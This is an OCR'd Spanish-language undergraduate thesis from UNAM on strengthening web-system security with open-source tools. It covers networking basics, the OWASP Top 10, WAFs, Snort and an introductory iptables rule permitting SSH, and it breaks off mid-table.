UNIVERSIDAD NACIONAL AUTÓNOMA DE MÉXICO

FACULTAD DE INGENIERÍA

Implementación de una solución tecnológica enfocada a fortalecer los pilares de la seguridad de la información de un sistema web, mediante la aplicación de herramientas de código abierto

TESINA

Que para obtener el título de

Ingeniero en Computación.

P R E S E N T A

Diez Gutiérrez González Rafael

DIRECTOR DE TESINA

Ing. José Antonio Macías García

Ciudad Universitaria, Cd. Mx., 2019

Agradecimientos

A Dios

Por siempre darme vida para seguir adelante y mostrarme el valor de la paciencia.

A la Universidad Nacional Autónoma de México

Por demostrarme que los sueños se alcanzan siempre que se tenga constancia y determinación.

A la Facultad de Ingeniería

Por ser mi segunda casa y a la cual le debo todo el conocimiento que poseo.

Al Ing. José Antonio Macías García

Por ser mi director de tesina y más que ser un gran profesor, ser un excelente amigo.

A mi madre Martha.

Que cada día me motiva a ser mejor y pese a todas las adversidades formó un hombre de bien, dándome la oportunidad de prepararme y enfrentarme a cualquier adversidad.

A mi hermano Ricardo.

Que más que mi hermano ha sido un padre y mi mejor amigo, enseñándome y motivándome a cada día superarme a mí mismo.

A mis abuelos Martha y Claudio.

Por siempre ser uno de los pilares más importantes de mi vida, enseñándome el valor de la experiencia y el significado de formar una familia.

A mi novia Valeria.

Por enseñarme a creer en mí mismo y por amarme incondicionalmente en mis peores momentos.

Índices

Índice de figuras

Índice de tablas

Introducción

A mediados del siglo XXI, los sistemas informáticos se convirtieron en las herramientas más importantes y poderosas para las organizaciones al incrementar y mantener la productividad laboral con el objetivo de ser competitivas.

La evolución tecnológica está presente en la gestión integral de las normas, políticas y estándares de las empresas, en consecuencia, éstas deben resguardar la información sensible que yace dentro de la organización. La seguridad de la información se ha convertido en un pilar fundamental en la que hoy en día las empresas, destinan presupuesto para dar sustento a niveles mínimos de seguridad en sus instalaciones informáticas, contando con herramientas de seguridad informática, asimismo al contratar personal especializado que pueda asegurar la triada de la seguridad[1].

En el caso de las TI[2], las posibilidades ofrecidas por las plataformas de software libre, como la viabilidad de obtener documentación de herramientas y sistemas, la facilidad para replicar las implementaciones, han dado pie al desarrollo de nuevas estructuras, dedicadas a proveer la mínima barrera de seguridad que resguarde la información, con la necesidad de disponer presupuesto en capital humano especializado.

El mejor ejemplo de lo expuesto anteriormente, reside en el caso de los distintos servicios que ofrecen las organizaciones, como páginas web, bases de datos, herramientas de seguridad, entre otros, que, en su mayoría, su funcionamiento recae dentro de servidores de software libre.

---

[1] Se entiende por triada de la seguridad al consolidar que todos los agentes de un sistema de información de la organización sean usados únicamente para el fin con el que fueron creados, esto se logra preservando la confidencialidad, integridad y disponibilidad de la información.

[2] El término TI hace referencia a conjunto de procesos y productos relacionados con el almacenamiento, procesamiento, protección, monitoreo, recuperación y transmisión digitalizada de la información tanto a nivel electrónico como óptico.

Las fallas en la seguridad de un sistema informático, pueden generar un acceso no autorizado a los activos de información, por consecuente, podrían ser robados, alterados y/o eliminados, lo que generaría grandes pérdidas monetarias para las organizaciones.

Así, el objetivo de la presente tesina es generar conocimiento técnico/público sobre la correcta configuración y operación de un esquema de seguridad tecnológica de forma gratuita. Para lograr el objetivo planteado, se construirá un entorno virtualizado y controlado con el fin de simular una infraestructura de red de una organización proporcionándole diversas capas de protección que puedan preservar la triada de la seguridad.

Capítulo I.

Conceptos básicos de redes y seguridad informática

1.1 Introducción

Actualmente, las funciones y operaciones de cualquier empresa, se encuentran altamente respaldadas en sistemas informáticos. Por ello, la seguridad informática forma parte esencial para prevenir y combatir ataques informáticos que puedan dañar activos de información. Teniendo en cuenta que ningún sistema es seguro en su totalidad, la aplicación de un esquema de seguridad informática garantiza que la empresa esté protegida ante amenazas, logre detectarlas en caso de presentarse y aplicar correctivos pertinentes si llegara a ocurrir un evento negativo.

1.2 Pilares de la seguridad de la información

La seguridad informática se define como el conjunto de medidas preventivas de detección y corrección, destinadas a proteger los llamados pilares de la seguridad de la información como se mencionan a continuación (véase figura 1.1):

Confidencialidad: Hace referencia a la característica que asegura que los usuarios (sean personas, procesos etc.) no tengan acceso a los datos a menos que se encuentren autorizados para ello.

Integridad: Indica que toda modificación de la información sólo puede ser realizada por usuarios autorizados.

Disponibilidad: Garantiza que los recursos del sistema y la información sean accesibles sólo para usuarios autorizados en el momento que los requieran.

Figura 1.1 Triada de la seguridad

1.3 Amenazas de la seguridad de la información

Generalmente dentro de las organizaciones se suele pensar en las amenazas de la información de una manera muy específica, por tal motivo, solo se intenta ocultar los síntomas en lugar de extinguir y prevenir posibles amenazas futuras.

En la presente tesina se abordarán los peligros y riesgos humanos más frecuentes. Estas amenazas se enumeran en la Tabla 1.1 asociándolas con el correspondiente elemento del modelo CIA.

Amenaza deliberada	Objetivo de la CIA afectado
Desfiguración	Integridad, Disponibilidad
Denegación de servicio	Disponibilidad
Fuego	Disponibilidad
Código Malicioso	Confidencialidad, Integridad, Disponibilidad
Modificación	Integridad
Sabotaje	Disponibilidad
Ingeniería Social	Confidencialidad, Integridad, Disponibilidad
Robo	Confidencialidad, Integridad
Acceso no autorizado	Confidencialidad

Amenaza accidental	Objetivo de la CIA afectado
Pérdida de conectividad	Disponibilidad
Error humano	Confidencialidad, Integridad, Disponibilidad
Fallo de hardware	Disponibilidad
Errores de transmisión	Integridad, Disponibilidad
Pérdida de personal	Confidencialidad, Integridad, Disponibilidad
Errores de programación	Confidencialidad, Integridad, Disponibilidad
Amenaza de entorno	Objetivo de la CIA afectado
Desastres naturales	Disponibilidad

Tabla 1.1 Amenazas deliberadas, accidentales y de entorno

1.4 IP (Internet Protocol)

Actualmente existen dos tipos de direcciones lógicas que pertenecen al protocolo de internet: IPv4 e IPv6, en el presente trabajo, nos centraremos solamente en la cuarta versión de dicho protocolo.

Una dirección IPv4 consiste en cuatro segmentos de 1 byte (8 bits) cada uno, estos se encuentran separados por puntos y el rango de números que pueden asignarse a cada segmento es de 0 a 255.

Si un dispositivo quiere comunicarse con otros dispositivos usando el modelo TCP/IP [3], este necesita una dirección IP, adicionalmente, es necesario que cuente con un hardware y software adecuado; si cumple con todos los requisitos mencionados, será considerado un host IP.

[3] El término TCP/IP hace referencia al modelo estandarizado de redes públicas el cual define una gran colección de protocolos que permiten a los dispositivos comunicarse.

1.4.1 Clases de direcciones

En un inicio, IPv4 se diseñó con una estructura de clases: Clases A, B, C, D y E. Dentro de ellas, dos clases no pueden ser asignadas a hosts de red: la clase D que se usa para direcciones de multidifusión y la clase E que se reserva para la experimentación. Para proporcionar una estructura jerárquica, estas clases se dividen en partes de red y host, como muestra la Tabla 1.2. Los bits de orden superior especifican el ID de red, y los bits de orden bajo especifican el ID de host.

	8bits	8bits	8bits	8bits
Clase A	**Red**	*Host*	*Host*	*Host*
Clase B	**Red**	**Red**	*Host*	*Host*
Clase C	**Red**	**Red**	**Red**	*Host*
Clase C	Multidifusión			
Clase D	Experimentación			

Tabla 1.2 Límite de red / host para cada clase de dirección IPv4

1.4.2 Direcciones públicas y privadas

La asignación de direcciones para redes privadas, alivió la demanda de direcciones IP reservando las siguientes direcciones para su uso en redes privadas:

- Clase A: 10.0.0.0/8 (10.0.0.0–10.255.255.255)
- Clase B: 172.16. 0.0 / 12 (172.16.0.0–172.31.255.255)
- Clase C: 192.168.0.0/16 (192.168.0.0–192.168.255.255)

Cuando se dirige a una intranet no pública, estas direcciones privadas se usan normalmente en lugar de direcciones públicas únicas a nivel mundial. Esto proporciona flexibilidad en su diseño de direccionamiento. Cualquier organización puede aprovechar al máximo una dirección de Clase A completa (10.0.0.0/8), esto debido a que, al sobrecargar con NAT una dirección enrutable de Internet con muchas direcciones privadas, una compañía necesita solo un puñado de direcciones públicas.

1.5 DNS (Domain Name System)

Es un sistema distribuido de servidores que resuelven nombres de dominio a direcciones IP. El nombre de dominio es parte del Identificador uniforme de recursos (URI)[4] (véase figura 1.2).




Figura 1.2 Estructura URI

Cuando se escribe una URI en el navegador, el dispositivo usa DNS para enviar una solicitud con el fin de resolver la URI en una dirección IP.

El servidor DNS almacena diferentes tipos de registros de recursos utilizados para resolver nombres. Estos contienen el nombre, la dirección y el tipo de registro. Algunos ejemplos son:

- **A:** Una dirección IPv4 del dispositivo final.
- **NS:** Un servidor de nombres autorizado.
- **AAAA:** Una dirección IPv6 del dispositivo final.
- **MX:** Un registro de intercambio de correo.

Cuando un cliente realiza una consulta, el proceso del servidor DNS primero busca en sus propios registros almacenados para resolver el nombre, si no le es posible, contacta a otros servidores para resolverlo.

[4] Normalmente se suelen usar los términos dirección web y localizador de recursos uniforme (URL). Sin embargo, el identificador uniforme de recursos (URI) es el término formal correcto.

1.6 NAT (Network Address Translation)

Uno de las principales razones por las que se tuvo que implementar una nueva versión del protocolo de internet (IPv6), fue el agotamiento de las direcciones de IPv4, ya que el número de dispositivos aumentó de manera exponencial en las últimas décadas.

Network address translation (NAT), es una solución a corto plazo para poder controlar la situación del agotamiento tan repentino de direcciones IPv4, ya que migrar de IPv4 a IPv6 no es una tarea sencilla. Para hacer frente al agotamiento de las direcciones, se utilizan direcciones privadas y estas son traducidas a direcciones públicas. NAT permite que los hosts de la red interna tomen prestada una dirección IPv4 de Internet legítima mientras acceden a los recursos de Internet. Cuando el tráfico solicitado regresa, la dirección IPv4 legítima se reutiliza y está disponible para la próxima solicitud de Internet por parte de un host interno. Con NAT, los administradores de red solo necesitan una o unas pocas direcciones IPv4 para que el enrutador las proporcione a los hosts, en lugar de una única dirección IPv4 para cada cliente que se une a la red (véase figura 1.3).




Figura 1.3 Traducción de direcciones privadas y pública

1.6.1 Terminología de NAT

La red interna es el conjunto de redes que están sujetas a traducción (cada red que pertenece a la región sombreada en azul en la figura 1.4). La red externa se refiere a todas las demás direcciones. La Figura 1.4 muestra cómo hacer referencia a las direcciones al configurar NAT:




Figura 1.4 Topología de NAT

- **Dirección local interna:** Probablemente una dirección privada. En la figura, la dirección IPv4 192.168.1.1 asignada al host dentro de la red interna, es una dirección local interna.

- **Dirección global interna:** una dirección pública válida que se proporciona al host interno cuando sale del enrutador NAT. Cuando el tráfico de la PC está destinado al servidor web en 11.11.11.11, el enrutador debe traducir la dirección local interna a una dirección global interna, que es 7.0.0.1, en este caso.

- **Dirección global externa:** una dirección IPv4 accesible asignada a un host en Internet. Por ejemplo, se puede acceder al servidor web en la dirección IPv4 11.11.11.11 .

1.6.2 Tipos de NAT

Actualmente existen dos tipos de traducciones en NAT:

Dinámico: Utiliza un grupo de direcciones públicas y las asigna por orden de llegada o reutiliza una dirección pública existente configurada en una interfaz. Cuando un host con una dirección IPv4 privada solicita acceso a Internet, el NAT dinámico elige una dirección IPv4 de la agrupación que otro host no está utilizando. En lugar de utilizar un grupo, el NAT dinámico se puede configurar para sobrecargar una dirección pública existente configurada en una interfaz.

Estático: A diferencia del NAT dinámico, este utiliza una asignación uno a uno de direcciones locales y globales. Estas asignaciones se mantienen constantes. El NAT estático es particularmente útil para servidores web o hosts que deben tener una dirección coherente que sea accesible desde Internet.

1.6.2.1 Sobrecarga de NAT

La sobrecarga de NAT (también llamada traducción de dirección de puerto [PAT]) asigna varias direcciones IPv4 privadas a una única dirección IPv4 pública o algunas direcciones. Para hacer esto, un número de puerto[5] también rastrea cada dirección privada. Cuando una respuesta regresa del exterior, los números de puerto de origen determinan el cliente correcto para que el enrutador NAT traduzca los paquetes.

Tabla PAT

Dirección global interna	Dirección local interna	Dirección local externa	Dirección global externa
209.165.200.225:1444	192.168.10.10:1444	209.165.201.1:80	209.165.201.1:80
209.165.200.225:1445	192.168.10.11:1444	209.165.202.129:80	209.165.202.129:80

Figura 1.5 Tabla de direccionamiento en PAT

[5] Se entiende por puerto a un punto de acceso entre dos equipos que, según la naturaleza del mismo, permitirá el intercambio de información entre ambos.

1.7 IDS (Intrusion Detection Systems)

Un sistema de detección de intrusos inspecciona toda la actividad de la red entrante y saliente e identifica patrones sospechosos que pueden indicar un ataque a la red o al sistema por parte de alguien que intenta entrar o poner en peligro un equipo, esto incluyen tanto intrusiones (ataques desde fuera de la organización) como mal uso (ataques desde dentro de la organización).

A diferencia de otras herramientas, el IDS solamente informa sobre posibles amenazas dentro de la infraestructura de red, no las elimina.

1.8 Proxy

Un servidor proxy es un equipo que ofrece un servicio de red informática para permitir a los clientes realizar conexiones de red indirecta a otros servicios de red. Un cliente se conecta al servidor proxy, a continuación, solicita una conexión, archivo u otro recurso, ya sea mediante la conexión de un servidor especificado o sirviendo desde la memoria caché (véase figura 1.6). En algunos casos, el proxy puede alterar la petición del cliente o de la respuesta del servidor para diversos fines.




Figura 1.6 Diagrama de conexión de un servidor proxy

1.8.1 Proxy inverso

Un servidor proxy inverso es un dispositivo de seguridad que suele desplegarse en la DMZ[6] de una red para proteger a los servidores web de una intranet corporativa, realizando funciones de seguridad que protegen a los servidores internos de ataques de usuarios en Internet.

El servidor proxy inverso protege a los servidores web internos proporcionando un punto de acceso único a todos los servidores web de una red interna, esto ofrece ventajas de seguridad y características de acceso a red:




Figura 1.7 Diagrama de conexión de un servidor proxy inverso

- El administrador puede utilizar las características de autenticación y control de acceso del servidor proxy inverso para controlar quién puede acceder a los servidores internos y controlar a qué servidores puede acceder cada usuario individual.

- Todo el tráfico hacia los servidores de la intranet parece dirigido a una única dirección de red (la dirección del servidor proxy inverso).

- Todo el tráfico enviado a los usuarios de Internet desde los servidores internos parece proceder de una única dirección de red.

[6] El término DMZ (zona desmilitarizada) hace referencia a un diseño conceptual de red donde los servidores de acceso público se colocan en un segmento separado, aislado de la red.

1.9 OWASP (Open Web Application Security)

Es una organización internacional sin fines de lucro dedicada a la seguridad de aplicaciones web. Uno de los principios fundamentales de OWASP es que todos sus materiales están disponibles de forma gratuita y de fácil acceso en su sitio web, lo que hace posible que cualquier persona pueda mejorar la seguridad de sus aplicaciones web. Los materiales que ofrecen incluyen documentación, herramientas, videos y foros.

1.9.1 OWASP Top 10

Es un informe actualizado periódicamente que describe los problemas de seguridad para la seguridad de las aplicaciones web, y se centra en los 10 riesgos más críticos. El informe está elaborado por un equipo de expertos en seguridad de todo el mundo. OWASP se refiere al Top 10 como un "documento de concienciación" y recomiendan que todas las empresas incorporen el informe en sus procesos para minimizar y / o mitigar los riesgos de seguridad. Esta lista se publica y actualiza cada tres años por dicha organización. Actualmente, se encuentra activa la lista publicada en el año 2017 (véase tabla 1.3)

OWASP Top 10 - 2017	
A1	Inyección
A2	Pérdida de Autenticación y gestión de sesiones
A3	Exposición de datos sensibles
A4	Entidad externa XML (XXE)
A5	Control de acceso roto
A6	Configuración incorrecta de seguridad
A7	Secuencia de comandos en sitios cruzados (XSS)
A8	Deserialización insegura
A9	Uso de componentes con vulnerabilidades conocidas
A10	Insuficiente registro y monitoreo

Tabla 1.3 Lista actual del Top 10 de OWASP lanzada en el año 2017

1.10 Firewall

Los ingenieros de seguridad de redes deben proteger recursos valiosos dentro de una red. Por ejemplo, los datos corporativos pueden ser confidenciales o críticos para el funcionamiento, en cuyo caso, se debe evitar la intrusión y proteger de la manipulación.

Para proteger estos recursos, la red debe dividirse de alguna manera en partes confiables y no confiables. Las partes de confianza de la red se conocen como dominios de seguridad; todo dentro del dominio de seguridad está protegido de todo lo que está fuera del dominio. La forma más común y efectiva de implementar un dominio de seguridad, es colocar un firewall en el límite entre las partes de confianza y las que no lo son de una red, por lo que un firewall se convierte en el único camino para entrar o salir del dominio de seguridad (véase figura 1.8).




Figura 1.8 Diagrama de implementación de un firewall

Capítulo II.

Conceptos de Software Libre

2.1 Introducción

Hoy en día, muchos de los servicios que otorgan las empresas se encuentran dentro de software libre. El software libre podría definirse como un mundo en el que se puede ejecutar software gran calidad de forma gratuita, esto se debe a que actualmente los paquetes de software libre pueden proporcionar el mismo nivel de alta calidad que cualquier paquete comercial equivalente. El software libre es desarrollado por programadores profesionales que, por lo general, trabajan para grandes compañías de software que han elegido poner a disposición recursos (tanto de tiempo como de dinero) para que esos mismos programadores puedan seguir contribuyendo a proyectos de software libre.

2.2 Software Libre

El movimiento de software libre se inició en 1983 por el científico informático Richard M. Stallman, cuando lanzó un proyecto llamado GNU (GNU no es UNIX), con el propósito de proporcionar un reemplazo para el sistema operativo UNIX, un reemplazo que respetaría las libertades de los que lo utilizan.

Existen diversas controversias sobre el significado de “libre” cuando se habla respecto a software, generalmente “libre” no es una cuestión de costo. Por ejemplo, se puede obtener una copia gratuita de un paquete de software e instalarlo en el sistema sin infringir ninguna ley. El software también puede referirse a libre cuando se tiene derecho a ver el código fuente y modificarlo para que se adapte a las necesidades del usuario. Es importante comprender esto, ya que, con algunos paquetes de software incluido el sistema operativo Windows, ver o cambiar el código podría causar problemas legales si no se tiene la licencia específica para hacerlo (o si se es empleado de la empresa como programador que trabaja en ese software).

2.3 Código Abierto

El software de código abierto nació en el siglo XX, pero su gran impacto se convirtió en un fenómeno del siglo XXI. En parte, esto se debe a que la computación cambió de una manera que fue beneficiosa para sistemas como GNU/Linux. El código abierto también ha actuado como un circuito de retroalimentación para amplificar muchas de esas tendencias.

Muchos de los principales proyectos iniciales, tenían una afinidad con la computación de escalamiento en red, inicialmente, esto parecía estar en desacuerdo con la forma en que muchos departamentos de TI de las empresas se acercaban a su infraestructura y aplicaciones, que tendían hacia la ampliación y el monolítico.

La demanda de software de código abierto en el nuevo milenio también se ha visto acelerada por una nueva clase de empresas, que no es exagerado decir que no habría sido posible en ausencia de código abierto. Se informa que solo un proveedor de servicios en la nube, Amazon Web Services, tiene más de un millón de servidores. A esa escala, presumiblemente Amazon podría haber licenciado el código fuente para un sistema operativo u otro software y luego adaptarlos a sus necesidades, sin embargo, Google, Faceboook y la mayoría de las grandes compañías de internet, han respetado la filosofía de Richard Stallman.

Figura 2.1 Logotipo que representa al código abierto

Capítulo III.

Conceptos de las herramientas utilizadas

3.1 Introducción

Existen mecanismos que ayudan a mitigar amenazas resguardando la confidencialidad, integridad y disponibilidad de los datos. Dichos mecanismos tienen como propósito proveer una capa más de seguridad dentro de la infraestructura de la organización. En este capítulo se explicarán cada una de las herramientas utilizadas las cuales tienen un objetivo específico para resguardar de manera equilibrada los componentes de la triada de la seguridad, algunos ejemplos se muestran en la tabla 3.1.

Confidencialidad	Integridad	Disponibilidad
WAF (Web Application Firewall)	Md5sum	WAF (Web Application Firewall)
Snort	Snort	Iptables (NAT)
Iptables (Reglas)		

Tabla 3.1 Herramientas utilizadas con su correspondiente servicio de la triada de la seguridad

3.2 WAF (Web Application Firewall)

Un WAF o Firewall de aplicaciones web filtra y monitorea el tráfico del protocolo HTTP con lo que ayuda a proteger las aplicaciones web. Por lo general las protege de ataques de inyección SQL (SQLi) y de Secuencia de comandos en sitios cruzados (XSS) entre otros.

Al implementar un WAF en frente de una aplicación web, se coloca un escudo entre la aplicación web e Internet. Mientras que un servidor proxy protege la identidad de una máquina cliente utilizando un intermediario, un WAF es un tipo de proxy inverso, que protege al servidor de la exposición al hacer que los clientes pasen a través del WAF antes de llegar al servidor.

El modo de operación de una WAF es a través de un conjunto de reglas a menudo llamadas políticas, estas políticas buscan realizar una protección en contra de las vulnerabilidades en la aplicación al filtrar el tráfico malicioso. El valor de un WAF proviene en parte de la velocidad y la facilidad con que se puede implementar la modificación de políticas




Figura 3.1 Diagrama de implementación de un WAF

3.2.1 Modos de implementación

Un WAF puede implementarse de una de tres formas diferentes, cada una con sus propios beneficios y deficiencias:

- Un WAF basado en red generalmente se basa en hardware. Dado que es instalado localmente, minimizan la latencia, pero los WAF basados en red son la opción más costosa, adicionalmente, requieren almacenamiento y mantenimiento del equipo físico.

- Un WAF basado en host puede estar completamente integrado en el software de una aplicación. Esta solución es menos costosa que un WAF basado en red y ofrece más personalización. La desventaja este tipo de WAF es el consumo de recursos del servidor local, la complejidad de la implementación y los costos de mantenimiento. A lo largo del presente trabajo de tesina, nos enfocaremos en desarrollar un WAF basado en host.

- Los WAF basados en la nube ofrecen una opción asequible que es muy fácil de implementar, por lo general, ofrecen una instalación simple. Los WAF basados en la nube también tienen un costo inicial mínimo, ya que los usuarios pagan mensual o anualmente por la seguridad como servicio. Estos también pueden ofrecer una solución que se actualiza constantemente para protegerse contra las amenazas más recientes sin ningún trabajo o costo adicional para el usuario. El inconveniente de una WAF basada en la nube es que los usuarios transfieren la responsabilidad a un tercero, por lo tanto, algunas características de la WAF pueden ser una caja negra para ellos.

3.2.2 Alta disponibilidad

En el escenario de disponibilidad, los WAF se presentan como un punto de estrangulamiento en la comunicación, donde todo el tráfico que entra y sale de Internet pasa, para ser evaluado, liberado o bloqueado. Esto quiere decir que, si el mecanismo WAF no está disponible, el acceso a Internet será automáticamente cortado disminuyendo de esa forma la disponibilidad al recurso.

Muchas empresas invierten en enlaces de comunicación alternos para, en caso de falla de uno de ellos, continuar teniendo acceso a Internet a través de otros proveedores de servicio. Actualmente, el costo con alta disponibilidad de los WAF es bajo en comparación a décadas anteriores, tanto en términos de inversiones de hardware, como en formatos de licenciamiento, que flexibilizan especialmente en el modelo de activo-pasivo.

Existen dos formas de operar un WAF redundante: activo-activo y activo-pasivo.

3.2.2.1 Modelo activo-activo

En este modelo, todos los nodos que componen el clúster de alta disponibilidad responden a las peticiones, y además de garantizar la continuidad del ambiente en caso de caída de algún dispositivo, distribuyen la carga de procesamiento.

3.2.2.2 Modelo activo-pasivo

El modelo activo-pasivo significa que, sólo un dispositivo responde por todas las requisiciones. El dispositivo que se encuentra en modo pasivo, es accionado de forma automática o manual, solamente en caso de una caída del principal, mientras esto no ocurra, el activo será el único que responda las peticiones.

3.3 Snort

Snort es un rastreador de paquetes, es decir, es un IDS de red. En 1998, Snort se desarrolló pretendiendo ser un "sniffer[7]" de paquetes, pero tenía distintas características que lo hicieron mejor que los que se usaban en dicha época:

- Funciona en múltiples sistemas operativos
- Utiliza un volcado hexadecimal de carga útil
- Muestra todos los paquetes de red diferentes de la misma manera

El primer análisis basado en firmas/reglas de Snort, se convirtió en una característica a fines de enero de 1999, lo que dirigió a Snort en el camino de la detección de intrusos, y Snort se podría usar como un IDS ligero. Hasta la fecha Snort es software libre y se asegura que seguirá siéndolo.

Figura 3.2 Logo de Snort

[7] Un sniffer es una aplicación que permite capturar los paquetes que viajan por una red.

3.3.1 Modos de implementación

Existen diversos modos de implementar un IDS:

- Clasificación por situación
    - HIDS (IDS de host)
    - NIDS (IDS de red)
- Clasificación según la técnica de análisis
    - Detección de usos anómalos
    - Detección de usos indebidos
- Clasificación según su naturaleza
    - Respuestas Pasivas
    - Respuestas Reactivas

Snort al ser un IDS de red es capaz de comparar las tramas de todos los paquetes con un conjunto de reglas o patrones que se tengan configurados, mostrando por pantalla las coincidencias o almacenandolas en un sistema basado en registros, además de contar con la posibilidad de guardar los paquetes, en ficheros con un determinado formato, ya sea PCAP u otros formatos más legibles para su posterior análisis; esto ayuda para realizar pruebas posteriores a la captura al ser capaz de volver a reproducir el tráfico almacenado en los ficheros.

Snort, es un software gratuito, bajo licencia GPL y puede ser instalado tanto en sistemas operativos Windows como en sistemas UNIX/Linux. Además, es un sistema que cuenta con un gran soporte y actualizaciones conforme se van descubriendo nuevas vulnerabilidades, gracias a la flexibilidad de soporte que ofrece Snort, un usuario puede crear una regla y compartirla a través de Internet para que todos los demás usuarios de Snort se puedan beneficiar de esta firma.

3.4 Iptables

Es una herramienta desarrollada para el sistema GNU/Linux, la cual cumple la función de un firewall basado en línea de comandos el cual examina y dirige el tráfico según el puerto, el protocolo y otros criterios; utilizado cadenas de políticas para permitir o bloquear el tráfico.

Iptables tiene una sintaxis única para poder agregar reglas a las cadenas:

iptables [-t <nombre_tabla>] <comando> <nombre_cadena> <parámetro-1>/<opcion1> … <parámetro-n>/<opcion-n>

Ejemplo:

En el siguiente ejemplo se pretende crear una regla con la cual se permitirán las conexiones remotas al equipo mediante el protocolo SSH.

iptables -A INPUT -i eth0 -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT

Opción	Descripción
iptables -A INPUT	Agrega una nueva regla a la cadena de entrada
